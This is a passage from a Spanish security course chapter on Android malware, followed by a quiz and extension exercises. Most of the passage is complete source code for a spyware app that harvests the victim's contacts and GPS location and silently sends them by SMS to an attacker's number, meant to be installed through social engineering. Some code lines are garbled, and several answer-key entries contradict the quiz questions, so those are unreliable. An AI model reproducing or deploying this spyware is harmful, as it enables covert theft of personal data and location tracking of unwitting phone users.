El punto de main de las aplicaciones Android es onCreate, o sea lo que por lo general sería el método Main o método principal, en este tipo de aplicaciones está en el método onCreate. Todo nuestro código ira después de la línea 13, una vez que se ha pintado el layout.

Otros archivos importantes son el main.xml que como veremos define la interfaz de pantalla, (Sí, eso es, con un fichero XML se muestra el interfaz gráfico)



Figura 31: Fuente: Elaboración Propia

Y el string.xml en el que aparece el nombre de la aplicación:



Figura 32: Fuente: Elaboración Propia

El último archivo que veremos, pero no por ello el menos importante, es el archivo Android Manifiest file, en el que entre otras cosas se definen TODOS LOS PERMISOS NECESARIOS para ejecutar la aplicación. Estos permisos son los que el usuario debe aceptar antes de instalar la aplicación.

No hay que preocuparse por crear este archivo ya que se crea sólo, pero si hay que añadir los permisos siguientes para que nuestra aplicación funcione:

- <uses-permission android:name="android.permission.SEND_SMS"/>
- <uses-permission android:name="android.permission.READ_CONTACTS"/>
- <uses-permission android:name="android.permission.READ_PHONE_STATE"/>

El contenido de nuestro archivo completo es el siguiente:(hay funcionalidades que no usamos ahora pero que usaremos más adelante):

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
        package="Realpentester.malware"
        android:versionCode="1"
        android:versionName="1.0">
  <uses-permission android:name="android.permission.SEND_SMS"/>
   <uses-permission android:name="android.permission.READ_CONTACTS"/>
   <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
   <application android:label="@string/app_name" android:icon="@drawable/ic_launcher">
         <activity android:name="Realpentesting Malware"
           android:label="@string/app_name">
         <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
         </intent-filter>
      </activity>

     <activity android:name="Realpentester.Malware.actividades.EnviarSms"
           android:label="@string/enviarSms">
         <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
         </intent-filter>
    </activity>
  </application>
</manifest>
```

Si ejecutamos tal y como está nuestra aplicación veremos lo siguiente:



Figura 33: Fuente: Elaboración Propia

Es interesante comentar, que si queremos ver a tiempo real los log de lo que está pasando con el terminal emulado, podemos hacerlo accediendo a la ruta

C:\Users\test\AppData\Local\Android\android-sdk\platform-tools>

Y ejecutando el comando adb logcat veremos algo parecido a esto:



Figura 34: Fuente: Elaboración Propia

Aunque de una forma no muy legible, en esta consola podremos ver información de todo lo que sucede al ejecutar una aplicación Android en nuestro dispositivo virtual, para detectar por ejemplo posibles errores.

Supongamos que o bien tenemos acceso a un dispositivo de forma física o que podemos mediante alguna técnica de ingeniería social hacer que la víctima se instale el apk que le proporcionamos. Para demostrar la debilidad de un posible antivirus instalado en el dispositivo, o bien las enormes posibilidades de extracción de información que nos ofrece Android, podríamos por ejemplo extraer la agenda de contactos de la víctima y transmitir su posición con las coordenadas GPS que nos ofrezca el dispositivo.

El código lo insertaremos en el archivo principal (Mainactivitiy.java) tras el punto main que recordemos que en el caso de las aplicaciones de Android esta después de oncreate.

No se habla de activities y demás al no tratarse de un curso de Android, solamente se explica lo justo para realizar la tarea deseada y poder asimilarlo todo en el menor tiempo posible.

Código que accede a los contactos del dispositivo y los almacena en un hashmap para después hacer con ellos lo que queramos:

```
ArrayList<HashMap<String, String>> agenda = getContacts();
        for (HashMap<String, String> map : agenda) {
            for (Map.Entry<String, String> mapEntry : map.entrySet()) {
                key = mapEntry.getKey();
                value = mapEntry.getValue();
                datos = datos + "--" + key + ":" + value;
            }
        }


private ArrayList<HashMap<String, String>> getContacts() {
        ContentResolver cr = getContentResolver();
```

```
Cursor cCur = cr.query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);

Cursor pCur = cr.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);


ArrayList<HashMap<String, String>> data = new ArrayList<HashMap<String, String>>();


HashMap<String, String> contacts = new HashMap<String, String>();


while (cCur.moveToNext()) {

   String id = cCur.getString(cCur.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));

   String name = cCur.getString(cCur.getColumnIndex(ContactsContract.Contacts.DISPLAY_NAME));

   contacts.put(id, name);

}

while (pCur.moveToNext()) {

   String id = pCur.getString(pCur.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));

   String name = contacts.get(id);

   String phone = pCur.getString(pCur.getColumnIndex(ContactsContract.CommonDataKinds.Phone.DATA));

   HashMap<String, String> h = new HashMap<String, String>();

   h.put("name", name);

   h.put("phone", phone);

   data.add(h);

}
```

```
        pCur.close();
        cCur.close();
        return data;
    }
```

Las funciones para la extracción de datos de coordenadas GPS del dispositivo son las siguientes:

```
LocationManager LC = (LocationManager) getSystem-Service(Context.LOCATION_SERVICE);
        Criteria criteria = new Criteria();
        provider = LC.getBestProvider(criteria, false);

        Location loc = LC.getLastKnownLocation(LocationManager.NETWORK_PROVIDER);
        if (loc != null) {
            Toast.makeText(this, "Provider:" + provider, Toast.LENGTH_LONG).show();
            onLocationChanged(loc);
        } else {
            latitudeval.setText("NO PROVIDER");
        }

    public void onLocationChanged(Location location) {
        double lat = location.getLatitude();
        double lon = location.getLongitude();
        lati = String.valueOf(lat);
        longi = String.valueOf(lon);
```

```
    }
```

Para finalizar el trozo de código que envía el mensaje es el siguiente:

```
phoneNo = "66666666";

        sms = "Terminal Infectado: Datos Agenda:" + datos + " Localizacion:" + " " + lati + " " + longi;

        SmsManager smsManager = SmsManager.getDefault();

        smsManager.sendTextMessage(phoneNo, null, sms, null, null);
```

El mainactivity.java completo quedaría de la siguiente forma:

```
package Realpentester.Malware;

import android.app.Activity;

import android.content.*;

import android.database.Cursor;

import android.location.*;

import android.os.Bundle;

import android.provider.ContactsContract;

import android.telephony.SmsManager;

import android.widget.Button;

import android.widget.EditText;

import android.widget.TextView;

import android.widget.Toast;

import java.util.*;


public class Realpentester extends Activity {

    private TextView latitudeval;

    private String provider;

    TextView txtEnviado;
```

```
public String key;
public String value;
public String datos = "";
public String phoneNo;
public String sms;
public String lati;
public String longi;

/**
 * Called when the activity is first created.
 */
@Override
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    txtEnviado = (TextView) findViewById(R.id.txtEnviado);

    LocationManager LC = (LocationManager) getSystem-
Service(Context.LOCATION_SERVICE);
    Criteria criteria = new Criteria();
    provider = LC.getBestProvider(criteria, false);

    Location loc =
LC.getLastKnownLocation(LocationManager.NETWORK_PROVIDER);
    if (loc != null) {
      Toast.makeText(this, "Provider:" + provider,
Toast.LENGTH_LONG).show();
```

```
            onLocationChanged(loc);
        } else {
            latitudeval.setText("NO PROVIDER");
        }
        ArrayList<HashMap<String, String>> agenda = getContacts();
        for (HashMap<String, String> map : agenda) {
            for (Map.Entry<String, String> mapEntry : map.entrySet()) {
                key = mapEntry.getKey();
                value = mapEntry.getValue();
                datos = datos + "--" + key + ":" + value;
            }
        }


//LINEA DONDE SE CAMBIAN OS TELEFONOS  A LOS QUE MANDAMOS LOS DATOS EXTRAIDOS DEL DISPOSITIVO

        phoneNo = "66666666";
        sms = "Terminal Infectado: Datos Agenda:" + datos + " Localizacion:" + " " + lati + " " + longi;
        SmsManager smsManager = SmsManager.getDefault();
        smsManager.sendTextMessage(phoneNo, null, sms, null, null);
    }
    public void onLocationChanged(Location location) {
        double lat = location.getLatitude();
        double lon = location.getLongitude();
        lati = String.valueOf(lat);
        longi = String.valueOf(lon);
```

```
}

private ArrayList<HashMap<String, String>> getContacts() {

    ContentResolver cr = getContentResolver();

    Cursor cCur = cr.query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);

    Cursor pCur = cr.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);

    ArrayList<HashMap<String, String>> data = new ArrayList<HashMap<String, String>>();

    HashMap<String, String> contacts = new HashMap<String, String>();

    while (cCur.moveToNext()) {

        String id = cCur.getString(cCur.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));

        String name = cCur.getString(cCur.getColumnIndex(ContactsContract.Contacts.DISPLAY_NAME));

        contacts.put(id, name);

    }


    while (pCur.moveToNext()) {

        String id = pCur.getString(pCur.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));

        String name = contacts.get(id);

        String phone = pCur.getString(pCur.getColumnIndex(ContactsContract.CommonDataKinds.Phone.DATA));
```

```
            HashMap<String, String> h = new HashMap<String, String>();
            h.put("name", name);
            h.put("phone", phone);
            data.add(h);
        }
        pCur.close();
        cCur.close();
        return data;
    }
}
```

Y como se suele decir “una imagen vale más que mil palabras”, con solo instalar nuestro APK en un Android y ejecutar la aplicación, se realizará la consulta a la base de datos de la agenda, se obtendrá un solo contacto de la agenda (por no tener un SMS extremadamente largo) y se obtendrá la posición actual con latitud y longitud de GPS y por último, se enviarán todos estos datos vía SMS al número que hayamos designado:



Figura 35: Fuente: Elaboración Propia

CONCLUSIONES

A lo largo del tema hemos podido comprobar que los dispositivos móviles son cada vez más sofisticados ofreciendo una gran variedad de funciones y herramientas como compartir archivos multimedia, geo-localizar, buscar ubicaciones en tiempo real, conectarse a Internet, interactuar a través de Redes Sociales y mucho más.

En este tema hemos visto algunas técnicas de ataque. Por ejemplo la ingeniería social, que es quizás la técnica de hacking más peligrosa de todas al ser muy difícil de evitar con medidas técnicas puede permitir, que mediante la apariencia de aplicaciones legítimas, infectar a los usuarios al poner en Markets APP con apariencia de aplicaciones inofensivas pero que representan un peligro real para los usuarios de Smartphones.

Un ejemplo de lo dicho es el malware en forma de aplicación se llama PlaceRaider, para tomar fotos desde el terminal cada tres segundos y enviarlas por Internet y fue creado por un equipo que forma parte de la Universidad de Indiana. Este Malware se instala en el móvil subrepticiamente (escondido detrás de otra aplicación gratuita, por ejemplo), y actúa sin que nadie la note, en paralelo con los otros programas del equipo, gracias a que desactiva el sonido que hace el teléfono cada vez que toma una fotografía.

RECAPITULACIÓN

Tras lo visto en el tema, como recapitulación, comentar que el éxito de los terminales móviles ha hecho que los ciber delincuentes hayan fijado su atención en este tipo de plataformas. Según indica Kaspersky Lab en 2015 hubo 291,800 nuevos programas de malware para dispositivos móviles que surgieron en el segundo trimestre, lo cual es 2.8 veces mayor a lo registrado en el primer trimestre de 2015 y parece que las previsiones para 2016 son que las amenazas continúen aumentado.

Actualmente el 75 por ciento de los virus descubiertos en 'smartphones' son para terminales Android y la tendencia se mantendrá. Además, se espera que se desarrollen nuevos y más sofisticados casos de ciber espionaje móvil.

Además, no hay que olvidar que hay muchos actores interesados en lo que sucede con el terminal del usuario. En algunos casos de malware se ha sugerido en blogs especializados la posibilidad de que el malware en concreto pudiera ser una prueba de un instrumento de guerra.

AUTOCOMPROBACIÓN

1. Fabricantes y compañías deberían ya pensar en el segmento 4G como:

a) El revulsivo que provoque nuevas aplicaciones.

b) El revulsivo que provoque ritmos de crecimiento mayores.

c) El revulsivo que provoque nuevos terminales.

d) Ninguna de las otras respuestas es correcta.

2. El problema real de malware en terminales móviles se focaliza:

a) Prácticamente en Android superando con creces a iOS de Apple.

b) Prácticamente en iOS de Apple superando con creces a Android.

c) Prácticamente en Windows CE superando con creces a iOS de Apple y a Android.

d) En ninguno en particular.

3. Un sistema operativo abierto implica que:

a) El código del sistema operativo es accesible sólo para algunos de forma gratuita para analizar e incluso añadir nuevas funcionalidades al sistema.

b) El código del sistema operativo no es accesible de forma gratuita para analizar, pero hay SDK para añadir nuevas funcionalidades al sistema.

c) El código del sistema operativo es accesible de forma gratuita para analizar pero no para incluso añadir nuevas funcionalidades al sistema.

d) El código del sistema operativo es accesible de forma gratuita para analizar e incluso añadir nuevas funcionalidades al sistema.

4. Un sistema cerrado:

a) Si permite acceder al código fuente del sistema por motivos comerciales y de seguridad.

b) No permite acceder al código fuente del sistema por motivos comerciales pero si de seguridad.

c) No permite acceder al código fuente del sistema por motivos comerciales y de seguridad.

d) Permite acceder a una descripción del código fuente del sistema por motivos comerciales y de seguridad.

5. Android Market o Google Play

a) Es el repositorio oficial para sistemas Android y tiene políticas restrictivas a la hora de distribuir software para su repositorio.

b) Es el repositorio oficial para sistemas Android y carece de política alguna a la hora de distribuir software para su repositorio.

c) Es el repositorio oficial para sistemas Android y tiene un sistema robusto para comprobaciones de seguridad a la hora de distribuir software para su repositorio.

d) Es el repositorio oficial para sistemas Android y carece de políticas restrictivas a la hora de distribuir software para su repositorio.

6. La supuesta falta de seguridad en el Market oficial de Android ha propiciado:

a) Ha impedido la expansión de Markets particulares alternativos por parte de algunos fabricantes, siendo el caso más relevante por número de dispositivos comercializados Samsung.

b) La creación de Markets clonados y con sistemas de seguridad siendo el caso más relevante por número de dispositivos comercializados Samsung.

c) La creación de Markets particulares alternativos por parte de algunos fabricantes, siendo el caso más relevante por número de dispositivos comercializados Samsung.

d) Ninguna de las otras respuestas es correcta.

7. Apple Store es el repositorio oficial para sistemas iOS.

a) Apple tiene unas políticas restrictivas de distribución de software lo que hace al repositorio mucho más seguro y además, Apple realiza comprobaciones de calidad a la hora de detectar software malicioso en sus repositorios.

b) Apple carece de unas políticas restrictivas de distribución de software lo que hace al repositorio mucho más seguro y además, Apple realiza comprobaciones de calidad a la hora de detectar software malicioso en sus repositorios.

c) Apple tiene unas políticas restrictivas de distribución de software lo que no hace al repositorio mucho más seguro y además, Apple no realiza comprobaciones de calidad a la hora de detectar software malicioso en sus repositorios.

d) Apple tiene unas políticas restrictivas de distribución de software lo que hace al repositorio mucho más seguro pero Apple no realiza comprobaciones de calidad a la hora de detectar software malicioso en sus repositorios.

8. Un elemento diferenciador de seguridad entre el Market de Android y AppStore de IOS aparece a la hora de:

a) Publicar las aplicaciones al público.

b) Google Play suele publicar directamente las aplicaciones posteriormente su sistema automático de análisis las irá revisando y AppStrore no.

c) De los modos de pago.

d) Google Play no suele publicar directamente las aplicaciones posteriormente su sistema automático de análisis las irá revisando y AppStrore si.

9. Una importante cantidad de malware actualmente está tendiendo a:

a) Infectar el OS, para que el usuario final desconfíe menos y conseguir así un mayor número de infecciones.

b) Infectar aplicaciones legítimas, para que el usuario final desconfíe menos y conseguir así un mayor número de infecciones.

c) Infectar aplicaciones legítimas, para que el OS desconfíe menos y conseguir así un mayor número de infecciones.

d) Ninguna de las otras respuestas es correcta.

10. Se ha comprobado que un gran número del malware de sistemas Android está enfocado a:

a) Todas las demás son correctas

b) Al uso de suscripciones SMS Premium, que es uno de los tipos que pueden afectar a Movistar.

c) Malware para realizar llamadas en segundo plano a números de alto coste.

d) Ninguna de las otras respuestas es correcta.

SOLUCIONARIO

1.	b	**2.**	a	**3.**	b	**4.**	b	**5.**	d
6.	c	**7.**	c	**8.**	a	**9.**	b	**10.**	a

PROPUESTAS DE AMPLIACIÓN

Tras leer este tema, estás en condiciones de poder empezar a analizar el malware en un terminal. Para esto, lee el siguiente artículo de TRENDMICRO (http://www.trendmicro.es/media/br/5-reasons-why-social-engineering-tricks-work-es.pdf) y a continuación trata de plantear cómo es posible lograr, mediante malware en terminales móviles, la intrusión en una organización empresarial. Para esto debes identificar posibles targets y las estrategias que vas a emplear con cada uno de ellos, así como plantear malware a emplear.

Como segunda propuesta de ampliación te planteamos que estudies el caso ya consabido de Stuxnet, y trata de reconstruir el método de ataque empleado y los objetivos logrados. A continuación plantea la siguiente reflexión, mediante un esquema de pros y contras, sobre si serías capaz de emularlo usando exclusivamente Malware para terminales móviles.

Otra cuestión sobre la que deberías empezar a ampliar conocimientos es con el Sistema Operativo Android. Busca en Internet algún emulador y analizador del mismo, para poder tener un laboratorio donde poder probar el malware que puedas ir encontrando.

BIBLIOGRAFÍA

- Observatorio INTECO, (2012). Malware y dispositivos móviles Ed. INTECO. Cuaderno de notas del OBSERVATORIO- Recuperado de www.inteco.es/Seguridad/Observatorio/Articulos/malwer_moviles
- Varios autores, (2011). Malware en Smartphones. Ed. Consejo Nacional Consultor sobre Cyberseguridad (CNCSS). Recuperado de http://www.bdigital.org /Documents/Malware_Smartphones.pdf
- Varios autores (2012) McAfee Threats Report: Second Quarter 2012. Ed. McAffe. Recuperado de http://www.mcafee.com/sg/resources /reports/rp-quarterly-threat-q2-2012.pdf
- Nachenberg, C (2011) Una Mirada a la Seguridad de los Dispositivos Móviles. Ed Symantec Corporation, Análisis de los enfoques de seguridad en las plataformas iOS de Apple y Android de Google. Resumen ejecutivo. Recuperado de http://www.sadvisor.com/downloads/ InformeSymantecSET.pdf, Informe SYMANTEC, SIMANTEC
- Varios autores. (2012) 5 motivos por los que las trampas de la ingeniería social funcionan, Ed. Trendmicro. Guía electrónica para la vida digital de Trendlabs. Recuperado de http://www.trendmicro.es/media/br/5-reasons-why-social-engineering-tricks-work-es.pdf